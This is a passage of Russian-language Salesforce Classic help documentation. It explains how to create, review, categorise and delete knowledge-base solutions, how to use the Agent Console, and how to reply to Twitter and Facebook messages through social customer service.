- Убедитесь, что решение содержит используемые клиентами слова, чтобы при регистрации обращений на портале самообслуживания или клиентском портале предложенные решения отображались на основе частоты употребления слов. Например, если клиенты используют слово «концентратор» вместо слова «маршрутизатор», то слово «концентратор», добавленное в решение, позволяет повысить вероятность его отображения в предложенных решениях.

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Техническая точность

- Убедитесь в точности и актуальности решения.
- Убедитесь в доступности технических данных для целевой аудитории.

Пример решения

Ниже приведен пример, содержащий решение для конкретной проблемы.

```
How do I change an account's billing information?

Problem-Users aren't sure how to change an account's billing information, such as the
credit card number or payment type.
Solution-Change billing information in the active contract on the account.
```

```
1. Open an account by clicking its name on the Accounts home page or an Accounts related
list.
2. Scroll to the Contracts related list and click Edit next to the active contract on the
 account.
3. Enter the correct billing information.
4. Click Save.
```

СМ. ТАКЖЕ:

Создание решений

Проверка решений

Проверка текущих решений доступна менеджерам решений, администраторам и пользователям с полномочием «Редактирование» для решений. Публикация решений доступна менеджерам решений, администраторам и пользователям с полномочием «Управление опубликованными решениями».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для проверки решений:

- Редактирование для решений

Для публикации решений:

- Управление опубликованными решениями

1. Нажмите кнопку **«Правка»** на странице сведений о решении.
2. Внесите необходимые изменения и выберите значение «Проверено» в раскрывающемся списке «Статус».
3. Чтобы сделать решение доступным на портале самообслуживания и клиентском портале Salesforce, установите флажок «Отображается на портале самообслуживания».

   Прим.: Решение доступно на клиентском портале даже в том случае, если значение «Проверено» не выбрано в раскрывающемся списке «Статус»; доступность решения на клиентском портале определяется флажком «Отображается на портале самообслуживания».

4. Чтобы сделать решение доступным посредством общедоступных решений, установите флажок «Отображается в общедоступной базе знаний».

   Данный флажок применяется только к решениям, но не применяется к статьям общедоступной базы знаний.

5. Нажмите кнопку **«Сохранить»**.

Если в организации включена поддержка многоязычных решений, то страница статусов переведенных решений отображается в случае изменения основного решения, содержащего переведенные решения. Данная страница позволяет обновить статусы переведенных решений и уведомить пользователей о необходимости изменения данных переводов.

СМ. ТАКЖЕ:

Создание решений

Категоризация решений

Удаление решений

Чтобы удалить решение, щелкните ссылку **«Удал.»** напротив нужного решения на странице со списком решений или нажмите кнопку **«Удалить»** на странице сведений о решении. Ссылка **«Удал.»** отображается только для менеджеров решений, администраторов и пользователей с полномочием «Управление опубликованными решениями» или «Удаление» для решений.

При удалении решения выполняется удаление всех связанных журналов и вложений. Решение перемещается в корзину. Обращения, связанные с решением, не удаляются, но удаляется соответствующая связь, которая не может быть восстановлена в случае восстановления решения.

Ниже перечислены рекомендации для организаций, в которых включена поддержка многоязычных решений.

- Удаление основного решения не инициирует удаление связанных переведенных решений. Наоборот, каждое переведенное решение становится основным.
- Удаление переведенного решения инициирует удаление его связи с основным решением.
- Восстановление основного или переведенного решения из корзины не инициирует восстановление его связей с другими основными или переведенными решениями. Данные связи могут быть восстановлены вручную путем изменения поля поиска «Основное решение» на странице редактирования сведений о переведенном решении.
- При необходимости после удаления переведенного решения новое переведенное решение может быть добавлено на том же языке. В этом случае исходное переведенное решение может быть восстановлено из корзины только после удаления второго переведенного решения.

СМ. ТАКЖЕ:

Общие сведения о решениях

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления неопубликованных решений:

- «Удаление» для решений

Для удаления опубликованных решений:

- Управление опубликованными решениями

Категоризация решений

Категории решений позволяют группировать похожие решения. Каждое решение может принадлежать нескольким категориям. Решения, которым назначены категории, могут быть просмотрены и найдены по соответствующей категории на вкладке «Решения» или при принятии решения по обращению. Кроме того, категории могут использоваться для просмотра опубликованных решений в общедоступных решениях, на портале самообслуживания или клиентском портале.

Прежде чем включить поддержку категорий решений в организации, администраторы и пользователи с полномочием «Управление категориями» могут назначить решениям нужные категории. После включения поддержки категоризация решений доступна всем пользователям с соответствующими полномочиями.

Если в организации включена поддержка многоязычных решений, то переведенные решения наследуют категории основных решений. Категории переведенного решения синхронизируются с категориями основного решения. Чтобы изменить категории переведенного решения, рекомендуем изменить категории соответствующего основного решения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для категоризации решений:

- Редактирование для решений

1. Откройте нужное решение.
2. Нажмите кнопку **«Выбрать категории»** в связанном списке «Категории решений».

   Данный связанный список отображается только в том случае, если категории включены и определены администратором.
3. Чтобы добавить категорию в решение, нажмите кнопку **«Выбрать»** в иерархии категорий решений. При необходимости повторите данное действие.

   Рекомендуем ограничить количество категорий, доступных для решения. Назначение только важных категорий позволяет ускорить процесс поиска нужных решений пользователями и клиентами.

   Чтобы удалить категорию, назначенную решению, щелкните **«Отменить выбор»**.
4. Нажмите кнопку **«Сохранить»**.

Чтобы позднее удалить категорию, назначенную решению, щелкните ссылку **«Удал.»** в связанном списке «Категории решений» на странице сведений о решении.

Прим.: Пользователи могут создать настраиваемый отчет по категориям решений. Однако сведения о категории решений недоступны в списковых представлениях.

СМ. ТАКЖЕ:

Поиск решений

Принятие решений по обращениям

Настройка статусов многоязычных решений

Статусы всех переведенных решений, связанных с основным измененным решением, могут быть также изменены. При необходимости пользователям может быть отправлено уведомление об обновлении данных переводов.

1. Чтобы выбрать статус переведенного решения, воспользуйтесь раскрывающимся списком «Статус». Например, «Черновик», «Проверено» или «Повтор». Доступные значения раскрывающегося списка определяются администратором.
2. Чтобы уведомить пользователей об обновлении основного решения и необходимости изменения переведенных решений, установите флажок «Устарело». При этом переведенное решение отображается с пометкой «Устарело» в связанном списке основного решения «Переведенные решения».
3. Чтобы отправить последнему активному пользователю, создавшему или изменившему решение, электронное уведомление об обновлении основного решения и необходимости изменения переведенных решений, установите флажок «Отправить уведомление».

   Сообщение эл. почты будет отправлено пользователю, указанному в столбце «Получатель уведомления». Электронные уведомления генерируются системой и не могут быть изменены. Язык электронного уведомления соответствует языку получателя.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Общие сведения о многоязычных решениях

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения статуса переведенных решений:

- Редактирование для решений

Начальная страница решений

При выборе вкладки «Решения» отображается начальная страница решений.

- Чтобы найти нужное решение, введите ключевые слова в поле поиска и нажмите кнопку **«Найти решение»**. Если в организации включена поддержка категорий, выберите нужную категорию. Если в организации включена поддержка многоязычных решений, то найденные решения отображаются на всех соответствующих языках. Критерии поиска, введенные на одном языке, могут быть обработаны на другом языке иным способом, что может сказаться на точности найденных решений.
- Чтобы просмотреть список решений в нужной категории и ее подкатегориях, щелкните имя категории в разделе **«Обзор решений»**.
- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы просмотреть краткий список решений, соответствующих заданному критерию, выберите элемент раскрывающегося списка в разделе **«Недавние решения»**. Чтобы просмотреть сведения о решении, выберите имя нужного решения из списка. Чтобы изменить количество отображаемых элементов, выберите ссылку **«Показать 25 элем.»** или **«Показать 10 элем.»**. Доступные поля определяются макетом поиска «Вкладка "Решения"», заданным администратором, и параметрами безопасности полей, заданными пользователем (только в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition). Ниже перечислены критерии фильтрации, доступные в разделе «Недавние решения».

Значение списка «Недавние решения»	Описание
Недавно просмотренные	Последние 10 или 25 решений, просмотренных пользователем; самые последние просмотренные решения отображаются в списке первыми. Данный список формируется на основе недавних элементов и содержит записи, за которые несут ответственность текущий и другие пользователи.

- Чтобы создать решение, нажмите кнопку **«Создать»** в разделе **«Недавние решения»**.
- Чтобы открыть отчет, щелкните имя нужного отчета в разделе **«Отчеты»**. Отчет «Список решений» позволяет составить отчет по любому полю решения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Решения»:
- «Чтение» для решений

Для просмотра решений:
- «Чтение» для решений

Для создания решений:
- «Создание» для решений

СМ. ТАКЖЕ:

Общие сведения о решениях
Создание решений
Поиск решений

Журнал решения

Связанный список «Журнал решения» на странице сведений о решении отслеживает изменения, внесенные в данное решение. При каждом изменении отслеживаемого стандартного или настраиваемого поля решения в связанный список «Журнал решения» добавляется новая запись. Все записи журнала содержат информацию о дате, времени, характере и авторе изменений. Журнал решения не фиксирует изменения, вносимые в связанные списки решения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Общие сведения о решениях

Решения. Вопросы и ответы

Кто такой менеджер решений?

Для чего используются решения?

В чем разница между решениями и часто задаваемыми вопросами?

Как создать полезное решение?

На что следует обратить внимание при проверке решений?

Что означают флажки «Отображается на портале самообслуживания» и «Отображается в общедоступной базе знаний» для решения?

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Кто такой менеджер решений?

Менеджер решений может редактировать и удалять решения, а также делать их доступными на портале самообслуживания, клиентском портале и в общедоступных решениях. Как правило, это эксперты по продукту с прекрасными навыками письменного общения и глубокими познаниями в определенной области продукта. Чтобы назначить пользователя менеджером решений, администратор может назначить этому пользователю профиль «Менеджер решений» при создании или редактировании его личных сведений.

СМ. ТАКЖЕ:

Решения. Вопросы и ответы

Для чего используются решения?

Решение — это удобное средство обработки запросов клиентов. Решения, принятые по обращениям клиентов, добавляются в базу знаний, которая позволяет сотрудникам службы поддержки находить предыдущие похожие запросы и обрабатывать текущие запросы в самые короткие сроки.

СМ. ТАКЖЕ:

Решения. Вопросы и ответы

В чем разница между решениями и часто задаваемыми вопросами?

Часто задаваемые вопросы содержат полезные советы и рекомендации, касающиеся основных аспектов использования продуктов или услуг. Решения содержат ответы на вопросы клиентов, возникающие в результате непредвиденной работы продуктов или услуг. Иногда клиенты не могут точно описать возникшую проблему, поэтому решение может содержать основные сведения об использовании продукта или услуги (подобно часто задаваемым вопросам), а также возможные способы устранения неполадок или временное решение проблемы.

СМ. ТАКЖЕ:

Решения. Вопросы и ответы

Как создать полезное решение?

Полезное решение должно быть технически точным, а также поддерживать возможность повторного использования и быстрого поиска.

СМ. ТАКЖЕ:

Решения. Вопросы и ответы

На что следует обратить внимание при проверке решений?

Ниже перечислены рекомендации по проверке решений.

1. **Структура:** решение должно содержать понятный заголовок, описание, причину и способы решения проблемы.
2. **Язык:** решение должно быть понятным и доступным на родном языке клиента.
3. **Отсутствие сведений о клиентах:** решение не должно содержать сведений о клиентах.
4. **Техническая точность:** решение должно быть достоверным и эффективным.
5. **Компетентность:** решение не должно содержать орфографических и грамматических ошибок.
6. **Конфиденциальность:** решение не должно содержать конфиденциальной или специализированной информации, предназначенной для внутреннего пользования.

СМ. ТАКЖЕ:

Решения. Вопросы и ответы

Что означают флажки «Отображается на портале самообслуживания» и «Отображается в общедоступной базе знаний» для решения?

Решение, помеченное флажками «Отображается на портале самообслуживания» и «Отображается в общедоступной базе знаний», доступно внешним пользователям на портале самообслуживания, клиентском портале и в общедоступных решениях. Решения, доступные внешним пользователям, считаются опубликованными.

Флажок **«Отображается в общедоступной базе знаний»** применяется только к решениям, но не применяется к статьям общедоступной базы знаний.

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

СМ. ТАКЖЕ:

Решения. Вопросы и ответы

Agent Console

Консоль Agent Console на вкладке «Консоль» позволяет ускорить процесс поиска связанных данных путем сокращения количества переходов между страницами.

Прим.: Начиная с выпуска Spring '15 консоль Agent Console недоступна новым организациям.

Новая консоль Salesforce расширяет функциональные возможности консоли Agent Console путем предоставления пользователям дополнительных параметров и технологий. См. раздел «Консоль Salesforce».

Консоль Agent Console позволяет отображать сведения, являющиеся наиболее важными согласно текущим бизнес-требованиям. Прежде чем настроить консоль Agent Console или начать работу, просмотрите специальную терминологию.

ВЕРСИИ

Консоль Agent доступна в Salesforce Classic. Меню «Настройка» консоли Agent доступно в Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Консоль Agent Console. Вопросы и ответы

Отображение консоли Agent Console

Навигация по консоли Agent Console

Понятия консоли Agent Console

Ниже перечислены термины, используемые для описания компонентов консоли Agent Console.

Рамки
Отдельные разделы консоли, отображающие разные записи, списковые представления или другие страницы.

Списковое представление
Верхняя рамка вкладки «Консоль», отображающая списковое представление записей на основе заданных критериев. Списковые представления, доступные для отображения на вкладке «Консоль», соответствуют списковым представлениям, заданным на вкладках других объектов. Консоль не поддерживает возможность создания списковых представлений.

Подробное представление
Центральная рамка консоли Agent Console, отображающая подробное представление любой записи, выбранной в других рамках консоли. Подробное представление отображает макеты страниц, заданные для страниц сведений об объектах. Запись, отображаемая в подробном представлении, выделяется в списковом представлении.

ВЕРСИИ

Консоль Agent доступна в Salesforce Classic. Меню «Настройка» консоли Agent доступно в Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Мини-представление

Правая рамка консоли Agent Console, отображающая записи, связанные с записью, которая отображается в подробном представлении. Поля, отображаемые в мини-представлении, определяются администратором в макетах мини-страниц. Мини-представление отображается только в том случае, если запись, отображаемая в подробном представлении, связана с другими записями.

Боковая панель

Левая рамка консоли Agent Console, отображающая недавние элементы, корзину и другие компоненты, подобно боковой панели, доступной на всех страницах Salesforce. Чтобы показать или скрыть боковую панель консоли, щелкните границу левой рамки.

Связанные объекты

Объекты, выбранные администратором для отображения в мини-представлении консоли Agent Console, если записи определенного типа отображаются в подробном представлении консоли. Например, если подробное представление отображает обращение, то мини-представление может отображать связанную организацию, контакт или актив.

Макеты мини-страницы

Набор элементов текущего макета страницы записи, выбранный администратором для отображения в мини-представлении консоли Agent Console и во всплывающих сведениях. Макеты мини-страниц наследуют связи между типами записей и профилями, связанные списки, поля и параметры доступа к полям из макета страницы.

Макет консоли

Объекты, выбранные администратором для отображения в рамке спискового представления на консоли Agent Console. Например, если администратор добавляет обращения в макет консоли, то пользователи, профили которых назначены данному макету консоли, могут просматривать списковые представления обращений в рамке спискового представления консоли.

СМ. ТАКЖЕ:

Agent Console
Отображение консоли Agent Console
Навигация по консоли Agent Console
Полезные советы: использование консоли

Навигация по консоли Agent Console

Элемент, выбранный на консоли Agent Console, определяет рамку для отображения записи.

Ниже перечислены элементы подробного представления.

- Кнопки или ссылки для записи: отображение записи в подробном представлении.
- **«Отправить эту страницу по эл. почте»** (): отображение ссылки на запись в сообщении эл. почты.
- **«Ссылка на эту страницу»** ( ): отображение записи и ее URL-адреса в новом окне обозревателя.
- **«Версия для печати»** ( ): отображение печатной версии записи во всплывающем окне.
- **«Настроить страницу»** ( ): настройка параметров отображения связанных списков в подробном представлении записи.

ВЕРСИИ

Консоль Agent доступна в Salesforce Classic. Меню «Настройка» консоли Agent доступно в Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- **«Справка для этой страницы»** (): отображение страницы интерактивной справки для записи.

Ниже перечислены элементы мини-представления.

- Ссылки: отображение записи в подробном представлении. Связанные записи отображаются в мини-представлении.
- **«Просмотр»**: отображение всей записи в подробном представлении.
- **«Правка»**: отображение мини-страницы редактирования в мини-представлении.

  Чтобы изменить поле, которое отсутствует в мини-странице редактирования, щелкните **«Просмотр»** для отображения всей записи в подробном представлении, а затем щелкните **«Правка»**.

- **«Показать больше»** под связанным списком: отображение большего количества записей, добавленных в связанный список мини-представления. При каждом выборе элемента **«Показать больше»** отображается 5 дополнительных записей, но не более 100.

  Прим.: Мини-представление отображается только в том случае, если запись, отображаемая в подробном представлении, связана с другими записями.

Ниже перечислены элементы спискового представления.

- Ссылка: отображение записи в подробном представлении.
- **«Обновить»**: перезагрузка спискового представления со всеми обновлениями, внесенными в запись с момента начала просмотра списка.
- Заголовок столбца: сортировка записей по возрастанию. Чтобы отсортировать записи по убыванию, щелкните заголовок нужного столбца второй раз.
- Буква внизу спискового представления: фильтрация записей спискового представления по букве.
- **«меньше»** или **«больше»** внизу спискового представления: отображение более короткого или длинного списка.
- **«Предыдущая страница»** или **«Следующая страница»** внизу спискового представления: отображение предыдущей или следующей страницы элементов списка.
- Дополнительную информацию см. в разделе «Использование спискового представления консоли Agent Console».

Ниже перечислены элементы боковой панели.

- Граница левой рамки: открытие боковой панели консоли. Чтобы скрыть боковую панель, щелкните границу левой рамки второй раз.
- Запись в разделе «Недавние элементы»: отображение записи в подробном представлении.
- **«Календарь»**: отображение календаря в подробном представлении.
- **«Корзина»**: отображение корзины в подробном представлении.

СМ. ТАКЖЕ:

Консоль Agent Console. Вопросы и ответы

Agent Console

Понятия консоли Agent Console

Отображение консоли Agent Console

Использование спискового представления консоли Agent Console

Отображение консоли Agent Console

Консоль Agent Console доступна для использования после настройки администратором (см. раздел «Настройка консоли Agent Console»).

Чтобы получить доступ к консоли Agent Console, откройте вкладку «Консоль». Чтобы закрыть консоль, выберите любую другую вкладку.

Данные отображаются на консоли только при наличии записей в выбранном списковом представлении.

Прим.: Консоль Agent Console доступна только в том случае, если профиль пользователя назначен макету консоли, а самому пользователю предоставлен доступ ко вкладке «Консоль». Чтобы добавить вкладку «Консоль» в наборы вкладок, рекомендуем настроить параметры отображения.

ВЕРСИИ

Консоль Agent доступна в Salesforce Classic. Меню «Настройка» консоли Agent доступно в Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Консоль Agent Console. Вопросы и ответы

Agent Console

Навигация по консоли Agent Console

Использование спискового представления консоли Agent Console

Списковое представление консоли Agent Console позволяет работать с системой Salesforce без перехода в другие компоненты.

ВЕРСИИ

Консоль Agent доступна в Salesforce Classic. Меню «Настройка» консоли Agent доступно в Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Отображение списковых представлений

Выберите объект из раскрывающегося списка в верхнем левом углу рамки спискового представления, а затем выберите нужное списковое представление объекта. Консоль не поддерживает возможность создания списковых представлений.

Чтобы перезагрузить списковое представление со всеми обновлениями, внесенными в запись с момента начала просмотра списка, нажмите кнопку **«Обновить»**. Кнопка «Обновить» автоматически изменяет цвета обновленных записей.

Записи, редактируемые в подробном представлении, отображаются курсивом в списковом представлении. Курсив обозначает измененные записи.

Поиск

Чтобы выполнить расширенный поиск по всем доступным записям, введите ключевые слова в поле поиска вверху спискового представления и нажмите кнопку **«Начать»**. Критерии расширенного поиска обрабатываются как отдельные слова и могут быть найдены в разных индексированных полях записи. Например, в результате расширенного поиска по критерию *Ирина Зима* отображается контакт по имени «Ирина В. Зима», а также контакт по имени «Ирина Иванова» с адресом эл. почты «ivanova@zima.ru». Результаты поиска отображаются в подробном представлении.

Создание записей

Чтобы создать запись, выберите любой объект в раскрывающемся списке «Создать». Страницы создания записей отображаются в подробном представлении.

Просмотр недавних элементов

Чтобы просмотреть любую из 10 последних записей, воспользуйтесь раскрывающимся списком «Недавние элементы». Недавние элементы отображаются в подробном представлении.

Выполнение пакетных действий

Чтобы выполнить действие над всеми выбранными записями, установите флажки напротив нужных элементов спискового представления и выберите нужное действие в раскрывающемся списке «Пакетное действие».

При выполнении пакетного действия над 200 или более записями посредством обозревателя Internet Explorer пользователь автоматически выходит из системы Salesforce.

Прим.: Данные отображаются на консоли только при наличии записей в выбранном списковом представлении.

СМ. ТАКЖЕ:

Agent Console

Понятия консоли Agent Console

Отображение консоли Agent Console

Навигация по консоли Agent Console

Консоль Agent Console. Вопросы и ответы

- Чем отличается вкладка «Консоль» от других вкладок Salesforce?
- Как просмотреть консоль Agent Console?
- Почему консоль Agent Console отображает списковые представления только некоторых объектов?
- Можно ли просматривать несколько консолей Agent Console?
- Консоль Agent Console аналогична консоли Salesforce?

ВЕРСИИ

Консоль Agent доступна в Salesforce Classic. Меню «Настройка» консоли Agent доступно в Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Чем отличается вкладка «Консоль» от других вкладок Salesforce?

Вкладка «Консоль» аналогична другим вкладкам Salesforce, а также позволяет отображать записи, доступные на разных вкладках Salesforce, на одном экране. Данное специальное представление называется консолью Agent Console и позволяет одной вкладке предоставлять доступ ко всем нужным данным Salesforce. Консоль Agent Console на вкладке «Консоль» позволяет быстро находить, просматривать и редактировать нужные записи (например, обращения, организации и контакты) посредством всего одного экрана.

СМ. ТАКЖЕ:

Консоль Agent Console. Вопросы и ответы

Как просмотреть консоль Agent Console?

Чтобы просмотреть консоль Agent Console, откройте вкладку «Консоль». Консоль Agent Console доступна только в том случае, если профиль пользователя назначен макету консоли, а самому пользователю предоставлен доступ ко вкладке «Консоль». Чтобы добавить вкладку «Консоль» в наборы вкладок, рекомендуем настроить параметры отображения.

СМ. ТАКЖЕ:

Консоль Agent Console. Вопросы и ответы

Почему консоль Agent Console отображает списковые представления только некоторых объектов?

Списковые представления объектов, доступные на консоли Agent Console, определяются администратором в макете консоли, назначенном профилю пользователя.

СМ. ТАКЖЕ:

Консоль Agent Console. Вопросы и ответы

Можно ли просматривать несколько консолей Agent Console?

Нет. Система позволяет просматривать только одну консоль Agent Console. При необходимости администратор может настроить разные макеты консоли Agent Console для отображения различных объектов в списковом представлении консоли Agent Console и назначить данные макеты разным профилям в соответствии с текущими бизнес-требованиями пользователей.

СМ. ТАКЖЕ:

Консоль Agent Console. Вопросы и ответы

Консоль Agent Console аналогична консоли Salesforce?

Нет. Консоль Salesforce расширяет функциональные возможности консоли Agent Console путем предоставления пользователям дополнительных параметров и технологий.

СМ. ТАКЖЕ:

Консоль Agent Console. Вопросы и ответы

Использование функции социального обслуживания клиентов

Используйте функцию социального обслуживания клиентов, позволяющую им пользоваться социальными сетями.

Управление сообщениями социальной сети
Сообщение социальной сети — это объект Salesforce, соответствующий сообщению в социальной сети (например, Facebook или Twitter).

Управление социальными образами

Социальный образ — это объект Salesforce, соответствующий профилю контакта в социальной сети (например, Facebook или Twitter).

Советы по использованию социального действия

Используйте социальное действие в отношении ленты обращений или интересов для ответа на сообщения социальной сети. При составлении ответа выберите соответствующий тип сообщения. Например, можно выбрать ответ с прямым сообщением в Twitter, а не общедоступный твит.

Рекомендуем включить в макет социального действия как минимум следующие поля.

Поле	Описание
В ответ на	Исходное сообщение социальной сети и его содержимое. Чтобы добавить содержимое в отдельный элемент ленты, воспользуйтесь ссылками «Ответ», «Повторная заметка» и «Комментарий» в ленте.
Управляемая социальная организация	Доступ к управляемой социальной организации должен быть предоставлен профилем или набором полномочий. Чтобы выбрать другую доступную организацию, воспользуйтесь раскрывающимся списком.
Тип сообщения	По умолчанию типу сообщения задано значение «Ответ» для входящих сообщений. Чтобы выбрать другой допустимый тип сообщения, воспользуйтесь раскрывающимся списком.
Content	Все исходящее содержимое должно быть уникальным и не может повторяться внутри отдельного диалога. Все ответы Twitter должны начинаться с двойного указателя: @[двойной указатель на социальную сеть].

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Служба работы с клиентами в соцсетях доступна в API-интерфейсе, включенном в выпусках **Professional**, **Enterprise**, **Performance** и **Unlimited**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки и получения сообщений социальной сети:

- Социальные объекты

  И

  «Социальный публикатор»

  И

  Лента обращений включена

  И

  Социальная организация

Если сообщения до отправки требуют утверждения, можно запустить процесс просмотра с помощью кнопки **«Отправить на утверждение»**. Можно **«Отозвать»** сообщение до утверждения или отклонения. Если сообщение отклонено, вы можете **«Повторить»** перезаписанное сообщение. Если ваше сообщение утверждено, оно публикуется автоматически.

Ниже перечислены некоторые советы по использованию социальных сетей.

- В Lightning Experience можно отмечать понравившиеся или непонравившиеся сообщения, а также удалять их из ленты обращений социальной сети. Однако необходимо отвечать на сообщения в Salesforce Classic.
- URL-адреса, добавленные в сообщение социальной сети, заменяются активными ссылками.

- При удалении сообщений убедитесь, что прямые сообщения Twitter действуют по тому же алгоритму, что и сообщения электронной почты. Например, отправитель может удалить прямые сообщения с просмотра диалогов. Однако у получателя будет отображаться это прямое сообщение в просмотре диалогов, пока тот не выберет его удаление.
- Что касается прямых сообщениях Twitter, Twitter снабжен параметром «Получать прямые сообщения от любых пользователей». Таким образом, в зависимости от того, установлено данное полномочие в вашей организации или в организации получателя, вам не потребуется отслеживать друг друга в прямом сообщении.
- Если параметры Twitter позволяют получать прямые сообщения от любого пользователя, вы можете отправлять глубинные ссылки, чтобы приглашать пользователей к диалогу в прямых сообщениях. Чтобы отправить приглашение прямым сообщением с глубинной ссылкой, вставьте следующую ссылку в исходящее сообщение: `https://twitter.com/messages/compose?recipient_id={числовой идентификатор пользователя в вашей учетной записи Twitter}`

  Чтобы получить числовой идентификатор учетной записи twitter, перейдите по ссылке **«Пользователь Twitter»** > **«Настройки»** > **«Данные Twitter»**. Twitter обрабатывает URL-адреса и отображает на собственных клиентов.
- Агенты могут использовать ссылку **«Просмотр источника»** для перехода в папку входящих социальной сети, вход в которую они осуществили.
- Приложение Salesforce1 позволяет агентам просматривать и отвечать на содержимое социальных сетей на мобильных устройствах.
- Следует просто изменить поле раскрывающегося списка «Статус» в сообщениях социальной сети при работе с исходящими сообщениями. Если агент вручную устанавливает статус на странице сведений о входящих сообщениях социальной сети, сообщения в ленте обращений могут не согласовываться. Рекомендуем вручную удалить поле «Статус» в макете страницы сведений о входящих сообщениях социальной сети. Например, если вы меняете «Статус» входящего сообщения на «Отправка», ссылка «Ответить» на элементы ленты обращений не будет отображаться, пока статус не будет изменен обратно на «Нет».

При использовании организаций Twitter ленты обращений и интересов позволяют агентам просматривать исходное содержимое, отправлять повторные заметки, помечать содержимое как избранное, отслеживать заметки, отправлять ответы на заметки или прямые сообщения и удалять заметки, управляемые учетными записями в соцсетях.

При использовании организаций Facebook обращения и интересы создаются посредством управляемой страницы Facebook, а ленты обращений позволяют агентам просматривать исходное содержимое, просматривать звездные рейтинги, отвечать на просмотры, ставить лайки напротив сообщений и комментариев, отправлять сообщения, комментарии, ответы или личные сообщения, отвечать в частном порядке на сообщения и комментарии, а также удалять сообщения, управляемые учетными записями в соцсетях.

Ниже перечислены советы по обработке некоторых возможных сообщений об ошибке.

Сообщение	Действие
Прямое сообщение не может быть отправлено данному пользователю Twitter ввиду отсутствия отслеживания.	Чтобы обратиться к пользователю Twitter с просьбой начать отслеживание управляемой социальной организации, воспользуйтесь ответом. Прямое сообщение может быть отправлено только отслеживающему пользователю.
Ошибка! Данное содержимое уже использовалось. Измените сообщение и повторите попытку.	Текст может публиковаться только один раз. Измените содержимое и повторите попытку.
Слишком длинное содержимое.	Сократите содержимое до 140 символов. Данное ограничение учитывает двойные указатели ответов Twitter.

Сообщение	Действие
Ответы Twitter должны начинаться с двойного указателя.	Ответ Twitter должен использовать поле содержимого следующего формата: @[двойной указатель отправителя] текст сообщения. Убедитесь в наличии пробела между двойным указателем отправителя и сообщением.
Тип ответного сообщения должен соответствовать типу исходного сообщения.	Измените тип сообщения в соответствии с исходным сообщением.
Не удалось выполнить вход в службу Social Studio. Возможно, имя пользователя или пароль содержит ошибку. Обновите регистрационные данные или сбросьте пароль.	Администратор должен изменить регистрационные данные Social Studio на странице параметров «Социальные сети». Прим.: Копирование или обновление безопасной организации администратором запускает создание организации, использующей новый код, а также аннулирование входа Social Studio.
Не удалось отправить сообщение.	Рекомендуем создать бизнес-правило для уведомления ответственного за обращение о неудачной попытке отправки ответа посредством Twitter.

СМ. ТАКЖЕ:

- Общие сведения о функции социального обслуживания клиентов
- Полное руководство по социальному обслуживанию клиентов

Управление сообщениями социальной сети

Сообщение социальной сети — это объект Salesforce, соответствующий сообщению в социальной сети (например, Facebook или Twitter).

Вкладка или объект «Сообщения социальной сети» — это набор сведений о сообщении, отправленном отдельным человеком или компанией в социальной сети (например, Twitter или Facebook). Доступные сведения о сообщении определяются используемой социальной сетью. Пользователи могут просматривать и управлять сообщениями социальной сети.

Прим.: Для входящих сообщений установка значения раскрывающегося списка «Статус» на странице со сведениями о сообщениях социальной сети не соотносится с сообщением, поскольку это поле относится только к исходящим сообщениям.

1. Откройте вкладку **«Сообщения социальной сети»**.
2. При необходимости выберите представление.

